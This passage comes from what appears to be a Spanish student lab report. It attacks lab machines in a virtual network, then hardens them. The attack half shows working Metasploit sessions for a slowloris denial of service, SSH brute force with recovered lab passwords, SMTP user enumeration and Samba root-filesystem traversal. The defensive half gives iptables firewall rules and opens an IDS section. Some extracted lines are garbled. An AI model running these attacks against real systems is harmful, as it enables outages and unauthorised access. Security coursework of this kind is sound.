  ssl            false       boolean   7.4 - 'Use SSL/TLS for outgoing connections' Sock
  timeout        1           integer   < 7.4 - agent Protocol Arbitrary Library Loading
msf6 auxiliary(dos/http/slowloris) > set delay 1
delay => 1
msf6 auxiliary(dos/http/slowloris) > run 'gossi.sh' Remote Users Ident
[*] Starting server ...
[*] Attacking 192.168.32.2 with 5000 sockets [M/4.1-SuSE - Timing Attack]
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 279
[*] Sending keep-alive headers ... Socket count: 279
[*] Sending keep-alive headers ... Socket count: 428
[*] Sending keep-alive headers ... Socket count: 440
[!]
```

Figura 30 : Nueva configuración del exploit.

A continuación, se muestra el resultado satisfactorio del ataque de denegación de servicio. Por un lado, al intentar *loggearnos* en Owncloud, expira en tiempo para poder comprobar las credenciales y por otro al intentar establecer desde un terminal, el timeout también se consume antes de obtener una respuesta del mismo.




Figura 31 : Denegación de servicio al puerto 80.

```
└─(kali㉿kali)-[~] discoveredHosts.txt      Misericordia
$ curl -I 192.158.32.2:80 discoveredHosts.xml    openvasuser.txt
curl: (28) Failed to connect to 192.158.32.2 port 80: Expiró el tiempo de conexión
```

Figura 32 : Denegación de servicio al puerto 80 (2).

Fuerza bruta

El siguiente ataque utiliza el puerto **22** de la máquina. En este caso tanto cualquiera de los hosts activos en la organización objetivo, ya que en todos ellos está activo dicho puerto. Tanto las versiones de *OpenSSH* 6.0 como 7.6 son vulnerables a este ataque por fuerza bruta.

En primer lugar, buscamos enumerar los usuarios de cada una de las máquinas. En este caso, lo aplicamos sobre la máquina vulnerable y en un fichero ponemos un listado de nombres de usuario para comprobar por fuerza bruta. Podemos observar que sale varias veces porque el fichero que hemos usado es el mismo que posteriormente usaremos para conseguir la contraseña del usuario en cuestión. Este primer paso podría ser útil para acotar un poco las credenciales de login, en concreto el nombre de usuario.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.32.3:22 - SSH - Using malformed packet technique
[*] 192.168.32.3:22 - SSH - Starting scan
[+] 192.168.32.3:22 - SSH - User 'root' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 33 : Exploit para buscar usuarios.

Una vez que sabemos que hay un usuario que se llama root, probamos varias combinaciones de contraseñas con el fin de poder verificar la correcta. Este es el fichero que hemos rellenado. Como nosotros sabemos las credenciales de todas las máquinas las hemos incluido al final directamente, aunque un fichero con el que atacar por fuerza bruta real tendría muchas más combinaciones de credenciales.

```
msf6 auxiliary(scanner/ssh/ssh_login) > cat ssh_login.txt
[*] exec: cat ssh_login.txt

root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
root puppet
alumno tcista
```

Figura 34 : Fichero que se usará para el ataque.

El siguiente paso consiste en seleccionar el *exploit* que nos validará las credenciales. En este caso, estamos usando el servicio *ssh* y necesitamos un escáner de inicio de sesión, por lo que el exploit *auxiliary/scanner/ssh/ssh_login* cumple con el objetivo que queremos.

Mostramos las opciones que tiene y como en todos los exploits hasta ahora debemos configurar la máquina a la que queremos atacar con la variable *RHOSTS*.

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name      Current Setting  Required  Description
---      ---      ---      ---
BLANK_PASSWORDS  false      no        Try blank passwords for all users
BRUTEFORCE_SPEED  5       yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false      no        Try each user/password couple stored in the current database
DB_ALL_PASS     false      no        Add all passwords in the current database to the list
DB_ALL_USERS    false      no        Add all users in the current database to the list
PASSWORD        no        A specific password to authenticate with
PASS_FILE       no        File containing passwords, one per line
RHOSTS          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            22      yes      The target port
STOP_ON_SUCCESS  false      yes      Stop guessing when a credential works for a host
THREADS          1       yes      The number of concurrent threads (max one per host)
USERNAME         no        A specific username to authenticate as
USERPASS_FILE   no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false      no        Try the username as the password for all users
USER_FILE        no        File containing usernames, one per line
VERBOSE          false      yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS victimMachine
RHOSTS => victimMachine
```

Figura 35 : Configuración del exploit.

En este caso, al igual que con el *exploit* que verifica los nombres de usuario, debemos indicar el fichero que se usará como prueba para el ataque por fuerza bruta. Este se asigna en la variable *USERPASS_FILE*. También configuramos el modo *VERBOSE* a false para que no nos imprima cada una de las pruebas, sino que sólo se imprima la combinación de credenciales que satisfaga el acceso a la máquina.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE ssh_login.txt
USERPASS_FILE => ssh_login.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name      Current Setting  Required  Description
---      ---      ---      ---
BLANK_PASSWORDS  false      no        Try blank passwords for all users
BRUTEFORCE_SPEED  5       yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false      no        Try each user/password couple stored in the current database
DB_ALL_PASS     false      no        Add all passwords in the current database to the list
DB_ALL_USERS    false      no        Add all users in the current database to the list
PASSWORD        no        A specific password to authenticate with
PASS_FILE       no        File containing passwords, one per line
RHOSTS          victimMachine  yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            22      yes      The target port
STOP_ON_SUCCESS  false      yes      Stop guessing when a credential works for a host
THREADS          1       yes      The number of concurrent threads (max one per host)
USERNAME         no        A specific username to authenticate as
USERPASS_FILE   ssh_login.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false      no        Try the username as the password for all users
USER_FILE        no        File containing usernames, one per line
VERBOSE          false      yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
```

Figura 36 : Configuración del exploit (2).

En las siguientes capturas se muestra la explotación del servicio *ssh* en cada una de las máquinas de la organización objetivo. Se puede observar que las credenciales que lo verifican son **root:puppet** para la máquina vulnerable y **alumno:tcista** tanto para las máquinas de router como del servidor de la ATP.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.32.2
RHOSTS => 192.168.32.2
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.32.2:22 - Success: 'alumno:tcista' 'uid=1000(alumno) gid=1000(alumno) groups=1000(alumno),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd) Linux server32 4.15.0-137-generic #141-Ubuntu SMP Fri Feb 19 13:46:27 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux' [+] 192.168.32.2:22 - Scan completed (192.168.32.33:457 → 192.168.32.2:22) at 2021-03-28 12:00:07 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 37 : Exploit para obtener credenciales de usuario del servidor.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS victimMachine
RHOSTS => victimMachine
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.32.2 - Success: 'root:puppet' 'uid=0(root) gid=0(root) groups=0(root) Linux localhost 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.31.3:40565 → 192.168.32.3:22) at 2021-03-28 12:04:44 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 38 : Exploit para obtener credenciales de usuario de la máquina vulnerable.

SMTP

El servidor de la ATP también tiene servicio de envío y recepción de mensajes con los servicios *POP* y *SMTP*. El servicio de SMTP, *exim* trabaja en el puerto **25** del servidor. Buscando posibles exploits, encontramos un escáner que dada una lista de usuarios ya escrita por el sistema, indica al atacante cuales de esas cadenas se corresponde con usuarios del servicio.

```
msf6 > search auxiliary/scanner/smtp/
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/smtp/smtp_enum
1  auxiliary/scanner/smtp/smtp_ntlm_domain
2  auxiliary/scanner/smtp/smtp_relay
3  auxiliary/scanner/smtp/smtp_version
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smtp/smtp_enum	normal	No		SMTP User Enumeration Utility
1	auxiliary/scanner/smtp/smtp_ntlm_domain	normal	No		SMTP NTLM Domain Extraction
2	auxiliary/scanner/smtp/smtp_relay	normal	No		SMTP Open Relay Detection
3	auxiliary/scanner/smtp/smtp_version	normal	No		SMTP Banner Grabber

Figura 39 : Búsqueda de exploits para SMTP.

El primer paso, como en todos los exploits, es seleccionarlo y configurar el target. En este caso se trata del servidor ATP, por lo que realizamos la asignación de la variable *RHOSTS* a 192.168.32.2. En cuanto al fichero que contiene los usuarios, este se encuentra en */usr/share/metasploit-framework/data/wordlists* y se llama *unix_users.txt*. A él le hemos añadido los usuarios que tenemos registrados en el servicio, *administrator* y *johnsmith*.

```
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS    192.168.32.2            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.
RPORT     25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                    yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.32.2
RHOSTS => 192.168.32.2
```

Figura 40 : Configuración del exploit.

Cuando lo lanzamos obtenemos como respuesta del servidor todos los nombres de los usuarios encontrados, entre ellos *administrator* y *johnsmith* como se podría esperar. A continuación también se muestra una captura de las cuentas de los usuarios en el cliente de correo *Thunderbird*.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.32.2:25      - 192.168.32.2:25 Banner: 220 server32 ESMTP Exim 4.90_1 Ubuntu Fri, 02 Apr 2021 15:47:17 +0000
[+] 192.168.32.2:25      - 192.168.32.2:25 Users found: _apt, administrator, backup, bin, daemon, dnsmasq, ftp, games, gnats, irc, johnsmith,
proxy, sshd, sync, sys, syslog, systemd-network, systemd-resolve, systemd-timesync, uucp, uuid, webmaster, www, www-data
[*] 192.168.32.2:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 41 : Explotación para obtener los usuarios de SMTP.

	administrator	administrator@atp.com
	johnsmith	johnsmith@atp.com

Figura 42 : Comparación con el cliente de correo de Thunderbird.

Samba

Otro de los servicios a explotar es el que está presente en los puertos **139** y **445**, Samba. En concreto, nos vamos a centrar en el primero, ya que la versión es anterior, como se puede observar en el escaneo de la etapa anterior.

Este servicio se usa para la compartición de ficheros entre Windows y Unix, por lo que usarán un directorio compartido para almacenar sus ficheros. Este será nuestro objetivo, ya que en él tendremos permisos tanto de lectura como de escritura de ficheros.

El *exploit* que lleva esto a cabo es *admin/smb/samba_symlink_traversal*, y observando la configuración que necesita con el comando *show options*, observamos que es necesario además de indicar el host objetivo, indicar también el fichero de compartición. Para saber cuál es este fichero, podemos hacerlo de dos formas:

Una de ellas es iniciando una conexión como cliente y solicitando dicha información. Para ello se utiliza el comando *smbclient -L //victimMachine/public --option="client min protocol=NT1"*.

El segundo método consiste en dar uso a los exploits de la herramienta *Metasploitable 2*. Mostrando los distintos escáneres que hay para el servicio de SMB, observamos uno que es *enunshares*. Seleccionando y marcando cuál es el equipo objetivo, obtendremos como se puede apreciar la línea en la que indica “public - PUBLIC SHARE”, por lo que ya hemos obtenido el nombre del fichero compartido.

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > search scanner/smb
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- auxiliary/scanner/smb/impacket/dcomexec  2018-03-19     normal  No     DCOM Exec
  1 auxiliary/scanner/smb/impacket/secretsdump
  2 auxiliary/scanner/smb/impacket/wmiexec   2018-03-19     normal  No     WMI Exec
  3 auxiliary/scanner/smb/pipe_auditor      normal  No     SMB Session Pipe Audit
r  4 auxiliary/scanner/smb/pipe_dcerpc_auditor
  5 auxiliary/scanner/smb/psexec_loggedin_users
n ticated Logged In Users Enumeration
  6 auxiliary/scanner/smb/smb_enum_gpp
e nce Saved Passwords Enumeration
  7 auxiliary/scanner/smb/smb_enumshares
  8 auxiliary/scanner/smb/smb_enumusers
AM EnumUsers)
  9 auxiliary/scanner/smb/smb_enumusers_domain
tion
  10 auxiliary/scanner/smb/smb_login
  11 auxiliary/scanner/smb/smb_lookupsid
n (LookupSid)
  12 auxiliary/scanner/smb/ms17_010
ion
  13 auxiliary/scanner/smb/smb_uninit_cred
ordSet Uninitialized Credential State
  14 auxiliary/scanner/smb/smb_version
normal  No     SMB Version Detection
```

Figura 43 : Búsqueda de exploits para SMB.

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > use scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > show options
Module options (auxiliary/scanner/smb/smb_enumshares):
=====
Name          Current Setting  Required  Description
---          ---           ---        ---
LogSpider      3              no         0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (
Accepted: 0, 1, 2, 3)
MaxDepth       999            yes        Max number of subdirectories to spider
RHOSTS          yes            yes        The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
SMBDomain      .              no         The Windows domain to use for authentication
SMBPass          no            no         The password for the specified username
SMBUser          no            no         The username to authenticate as
ShowFiles      false           yes        Show detailed information when spidering
SpiderProfiles true            no         Spider only user profiles when share = C$
SpiderShares    false           no         Spider shares recursively
THREADS         1              yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS victimMachine
RHOSTS => victimMachine
msf6 auxiliary(scanner/smb/smb_enumshares) > run
[+] 192.168.32.3:139 - print$ - (DISK) Printer Drivers
[+] 192.168.32.3:139 - public - (DISK) Public Share
[+] 192.168.32.3:139 - IPC$ - (IPC) IPC Service (localhost server)
[*] victimMachine: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 44 : Configuración del exploit para SMB.

Una vez que conocemos dicha información, podemos volver al *exploit* inicial y asignar las variables que este necesita, como se muestra en la captura.

Ejecutando el *exploit* se nos indica que ahora tendremos acceso al directorio *rootfs*.

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS victimMachine
RHOSTS => victimMachine
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE public
SMBSHARE => public
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.32.3

[*] 192.168.32.3:445 - Connecting to the server...
[*] 192.168.32.3:445 - Trying to mount writeable share 'public' ...
[*] 192.168.32.3:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.32.3:445 - Now access the following share to browse the root filesystem:
[*] 192.168.32.3:445 - \\192.168.32.3\public\rootfs\

[*] Auxiliary module execution completed
```

Figura 45 : Configuración del exploit que ataca a SMB.

Para comprobarlo, realizamos un acceso al directorio del fichero compartido y observamos al listar los archivos, que está el directorio *rootfs*. En las siguientes capturas se muestra el acceso a él y listado de sus ficheros y directorios.

```
└─(kali㉿kali)-[~]
$ smbclient -N //victimMachine/public --option="client min protocol=NT1"
Try "help" to get a list of possible commands.
smb: \> ls
.
..
ipsum.key
rootfs

          D      0  Tue Apr  6 03:33:37 2021
          D      0  Mon Jan 25 06:26:34 2021
          N     15  Mon Jan 25 06:26:34 2021
          D      0  Mon Jan 25 06:26:34 2021

        19513212 blocks of size 1024. 16818032 blocks available
smb: \>
```

Figura 46 : Acceso como cliente a SMB.

```
smb: \> cd rootfs\
smb: \rootfs\> ls
.
..
boot
qui.webm
sbin
bin
etc
lost+found
home
vagrant
initrd.img
sys
wordpress_conf.sh
tmp
srv
vmlinuz
selinux
opt
dev
lib
lib64
usr
proc
media
root
var
mnt
storage
run

D      0  Mon Jan 25 06:26:34 2021
D      0  Mon Jan 25 06:26:34 2021
D      0  Tue Mar  8 12:14:56 2016
N    39  Mon Jan 25 06:26:34 2021
D      0  Mon Jan 25 06:22:43 2021
D      0  Tue Mar  8 12:12:31 2016
D      0  Mon Jan 25 06:26:29 2021
D      0  Tue Mar  8 12:07:27 2016
D      0  Thu Mar 11 07:11:42 2021
D      0  Tue Apr  6 03:12:16 2021
N 10524658 Tue Mar  8 12:09:47 2016
D      0  Tue Apr  6 03:12:05 2021
A    229 Mon Jan 25 06:25:57 2021
D      0  Tue Apr  6 04:15:01 2021
D      0  Tue Mar  8 12:07:51 2016
N 2700320 Tue Dec 30 23:32:44 2014
D      0  Sun Jun 10 03:11:32 2012
D      0  Tue Mar  8 14:06:38 2016
D      0  Tue Apr  6 03:12:19 2021
D      0  Mon Jan 25 06:22:46 2021
D      0  Mon Jan 25 06:22:50 2021
D      0  Mon Jan 25 06:22:48 2021
DR     0  Tue Apr  6 03:12:15 2021
D      0  Tue Mar  8 12:07:33 2016
D      0  Thu Mar 11 11:04:11 2021
D      0  Mon Jan 25 06:24:15 2021
D      0  Sun Jan  4 22:21:07 2015
D      0  Tue Apr  6 03:33:37 2021
D      0  Tue Apr  6 03:12:25 2021

19513212 blocks of size 1024. 16818000 blocks available
```

Figura 47 : Listado de los ficheros a los que se tiene acceso.

Firewalls

En este apartado vamos a comentar la implementación de los mecanismos de protección de tipo firewall para proteger los servicios y recursos de la organización ATP. De esta manera, los firewalls se van a encargar de controlar el tráfico de red que circula por nuestra organización, conociendo de esta manera el tipo de tráfico encontrado, y de dónde proviene este, con el fin de prevenir ataques.

Podemos definir entonces los firewalls como dispositivos que se encuentran en la red y se encargan de permitir o bloquear el paso del tráfico en base a unas reglas previamente establecidas por el administrador de la red. Para realizar la configuración de los firewalls vamos a utilizar la herramienta ***iptables***, que es una consola que nos permite interactuar con el firewall interno del kernel del sistema Linux, en el cual podremos definir las reglas de filtrado.

En cuanto al diseño, tenemos variedad de opciones a la hora de utilizar firewalls para proteger la organización ATP. Hemos optado por instalar un firewall en el router frontera que conecta a la organización con el exterior, y un firewall en el propio servidor 32. Vamos a analizar el despliegue realizado de ***iptables*** en cada una de estas máquinas:

Router frontera de la organización ATP

Este router conecta la organización ATP con el exterior. Debemos tener en cuenta que se trata de una organización que maneja información sensible, por lo que deberemos ser estrictos con las reglas de filtrado de tráfico, permitiendo únicamente el tráfico necesario para que se puedan desarrollar todas las funcionalidades de la organización. Es por esto que inicialmente vamos a denegar todo el tráfico entrante (que vaya dirigido directamente al router, o el que este se encargue de encaminar), y habilitaremos posteriormente el tráfico que sí consideramos seguro.

El primer paso a realizar es borrar las reglas existentes. Despues realizamos un enmascaramiento de la red local a través de NAT para que todo el tráfico saliente que no tenga como destino una dirección IP perteneciente a la organización (subred 192.168.0.0/16) obtenga una ip enmascarada. El parámetro MASQUERADE indica que el enmascaramiento se realizará de manera dinámica, puesto que se desconoce la dirección IP con la que se va a realizar el NAT. En la siguiente imagen podemos observar los comandos utilizados para realizar estos cambios:

```
alumno@router:~$ sudo iptables -F
alumno@router:~$ sudo iptables -t nat -F
alumno@router:~$ sudo iptables -t nat -A POSTROUTING ! -d 192.168.0.0/16 -o enp0s9 -j MASQUERADE
alumno@router:~$ sudo iptables -P OUTPUT ACCEPT
alumno@router:~$ sudo iptables -P FORWARD DROP
alumno@router:~$ sudo iptables -P INPUT DROP
```

Figura 48 : Comandos iptables router frontera

Una vez sabemos las políticas que vamos a emplear, procedemos a habilitar el tránsito de cierto tráfico. En la siguiente captura podemos ver cómo se establecen las reglas para los paquetes dirigidos al propio router. Se va a permitir el tráfico cuyo origen sea *localhost*. Se va a restringir el número de paquetes TCP SYN que se pueden recibir a 5 por segundo, evitando de esta manera ataques de tipo DoS. Se habilita también el uso de DNS, e ICMP para que la organización RFET y las máquinas de la organización ATP puedan realizar PING entre sí.

En cuanto a SNMP, sabemos que el router actúa de agente, por lo que debe ser capaz de recibir tráfico entrante procedente del manejador SNMP (192.168.31.2). También se establecen reglas para el servicio SSH, en el cual se podrá permitir su uso para la subred 192.168.56.0/24, dónde se encuentra la máquina anfitrión, para que se nos permita poder seguir configurando esta máquina mediante SSH. El tráfico SIP no es tratado ya que no se podrán realizar llamadas mediante VoIP al router.

```
# Tráfico desde localhost
-A INPUT -s 127.0.0.1/32 -j ACCEPT
# Prevención DOS
-A INPUT -p tcp --syn -m limit --limit 5/sec -j ACCEPT
# Permitir DNS
-A INPUT -p udp -m udp --sport 53 -m state --state ESTABLISHED -j ACCEPT
# Permitir PING
-A INPUT -s 192.168.32.0/24 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -s 192.168.31.0/24 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 0 -j ACCEPT
# Servicio SNMP
-A INPUT -s 192.168.31.2/32 -p udp -m udp --dport 161 -j ACCEPT
# SSH
-A INPUT -s 192.168.56.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
```

Figura 49 : Reglas del firewall para el tráfico hacia el router frontera

Ahora trataremos las reglas relativas al enrutamiento de tráfico hacia el servidor 32. Vamos a permitir la entrada de tráfico DNS y su posterior resolución de estas consultas. Permitimos también la entrada de echo request que provengan desde la organización ATP, y la entrada de cualquier echo reply (y el tráfico de salida respectivo). En este caso sí se deberá tratar el tráfico SIP entre las centralitas. También se permiten las conexiones a Internet mediante el puerto 80 y conexiones seguras mediante el puerto 443.

```
#####
# FORWARD #####
#####

# DNS hacia ATP
-A FORWARD -d 192.168.32.0/24 -p udp -m udp --sport 53 -m state --state ESTABLISHED -j ACCEPT
# PING RFET -> ATP
-A FORWARD -s 192.168.31.0/24 -d 192.168.32.0/24 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A FORWARD -d 192.168.32.0/24 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# SIP
-A FORWARD -s 192.168.31.2/32 -d 192.168.32.2/32 -p tcp -m tcp --dport 5060:5061 -j ACCEPT
-A FORWARD -s 192.168.31.2/32 -d 192.168.32.2/32 -p udp -m udp --dport 5060 -j ACCEPT

# HTTP hacia sólo anfitrión
-A FORWARD -d 192.168.56.0/24 -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
-A FORWARD -d 192.168.56.0/24 -p tcp -m tcp --dport 443 -m state --state NEW,ESTABLISHED -j ACCEPT

# DNS desde ATP Request
-A FORWARD -s 192.168.32.0/24 -p udp -m udp --dport 53 -m state --state NEW,ESTABLISHED -j ACCEPT
# PING limit desde ATP
-A FORWARD -s 192.168.32.0/24 -p icmp -m icmp --icmp-type 8 -m limit --limit 5/sec -j ACCEPT
-A FORWARD -s 192.168.32.0/24 -d 192.168.31.0/24 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# SIP
-A FORWARD -s 192.168.32.2/32 -d 192.168.31.2/32 -p tcp -m tcp --dport 5060:5061 -j ACCEPT
-A FORWARD -s 192.168.32.2/32 -d 192.168.31.2/32 -p udp -m udp --dport 5060 -j ACCEPT
# SNMP
-A FORWARD -s 192.168.32.2/32 -p udp -m udp --sport 161 -j ACCEPT
-A FORWARD -s 192.168.31.2/32 -p udp -m udp --dport 161 -j ACCEPT
-A FORWARD -d 192.168.31.2/32 -p udp -m udp --dport 162 -j ACCEPT
COMMIT
```

Figura 50 : Reglas del firewall para el tráfico que encamina el router frontera

Servidor 32

Vamos a utilizar otro firewall para el servidor 32. En este servidor se encuentran un gran número de servicios desplegados: se trata de un agente SNMP, en él se encuentra una de las dos centralitas de Asterisk, el servidor de Owncloud y LDAP... por lo que debemos ser capaces de proteger estos servicios mediante la utilización de firewalls con la herramienta *iptables*.

En la siguiente captura se muestra la configuración de las reglas que hemos creado. Al igual que con el router frontera, el primer paso es borrar las reglas existentes si las hubiera y aplicar las políticas por defecto. Quedando tal que así:

```
sudo iptables -F
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT
```

Figura 51 : Comandos iptables Server 32

En cuanto a las reglas utilizadas, se permite el tráfico cuyo origen sea *localhost*. Se va a restringir el número de paquetes TCP SYN que se pueden recibir a 5 por segundo, evitando de esta manera ataques de tipo DoS. Se habilita también el uso de DNS, e ICMP para que la organización RFET y las máquinas de la organización ATP puedan realizar PING entre sí. En cuanto a SNMP, sabemos que el Server 32 actúa de agente, por lo que debe ser capaz de recibir tráfico entrante procedente del manejador SNMP (192.168.31.2).

También se establecen reglas para el servicio SSH, en el cual se podrá permitir su uso para la subred 192.168.56.0/24, dónde se encuentra la máquina anfitrión, para que se nos permita poder seguir configurando esta máquina mediante SSH. Se permiten las conexiones al puerto 80 y 443, tanto para las direcciones de destino 192.168.56.0/24 (para poder acceder al servicio Owncloud) como para la subred 192.168.32.0/24 (para que los distintos equipos de la subred puedan realizar peticiones HTTP/s al servidor)

En cuanto al servicio LDAP, se permite el intercambio de este tipo de tráfico en la subred 192.168.56.0/24.

```
:INPUT DROP [4:2912]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [13:1436]
-A INPUT -s 127.0.0.1/32 -j ACCEPT
-A INPUT -s 192.168.32.0/24 -p tcp -m tcp --tcp-flags FIN,SYN,RST,ACK SYN -m limit --limit 5/sec -j ACCEPT
-A INPUT -p udp -m udp --sport 53 -m state --state ESTABLISHED -j ACCEPT

-A INPUT -s 192.168.32.0/24 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -s 192.168.31.0/24 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 0 -j ACCEPT

-A INPUT -s 192.168.31.2/32 -p udp -m udp --dport 161 -j ACCEPT
-A INPUT -s 192.168.56.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
-A INPUT -s 192.168.56.0/24 -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
-A INPUT -d 192.168.56.0/24 -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
-A INPUT -s 192.168.32.0/24 -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
-A INPUT -d 192.168.32.0/24 -p tcp -m tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT

-A INPUT -s 192.168.32.0/24 -p tcp -m tcp --dport 5060:5061 -j ACCEPT
-A INPUT -s 192.168.32.0/24 -p udp -m udp --dport 5060 -j ACCEPT
-A INPUT -s 192.168.31.0/24 -p tcp -m tcp --dport 5060:5061 -j ACCEPT
-A INPUT -s 192.168.31.0/24 -p udp -m udp --dport 5060 -j ACCEPT

-A INPUT -d 192.168.56.0/24 -p tcp -m tcp --dport 389 -m state --state NEW,ESTABLISHED -j ACCEPT
-A INPUT -s 192.168.56.0/24 -p tcp -m tcp --dport 389 -m state --state NEW,ESTABLISHED -j ACCEPT
COMMIT
# Completed on Sun Apr 11 15:54:12 2021
```

Figura 52 : Reglas del firewall para el tráfico hacia el server 32

IDS (Sistema de detección de intrusos)

El objetivo del sistema de detección de intrusos consiste en avisar al administrador de que se está realizando una acción anómala en la red. Los firewalls como hemos comprobado pueden prevenir muchos accesos que podamos prever como ataques. Sin embargo, estos pueden ser perpetrables, por lo que necesitamos un sistema que pueda detectar estos accesos en tiempo real generando alertas al administrador para que este realice las comprobaciones oportunas.

Otro sistema parecido que se podría desplegar es un IPS (Sistema de Prevención de Intrusos), el cual actúa como un IDS para detectar anomalías, pero en vez de enviar el tráfico al administrador, el mismo sistema es capaz de tomar decisiones.

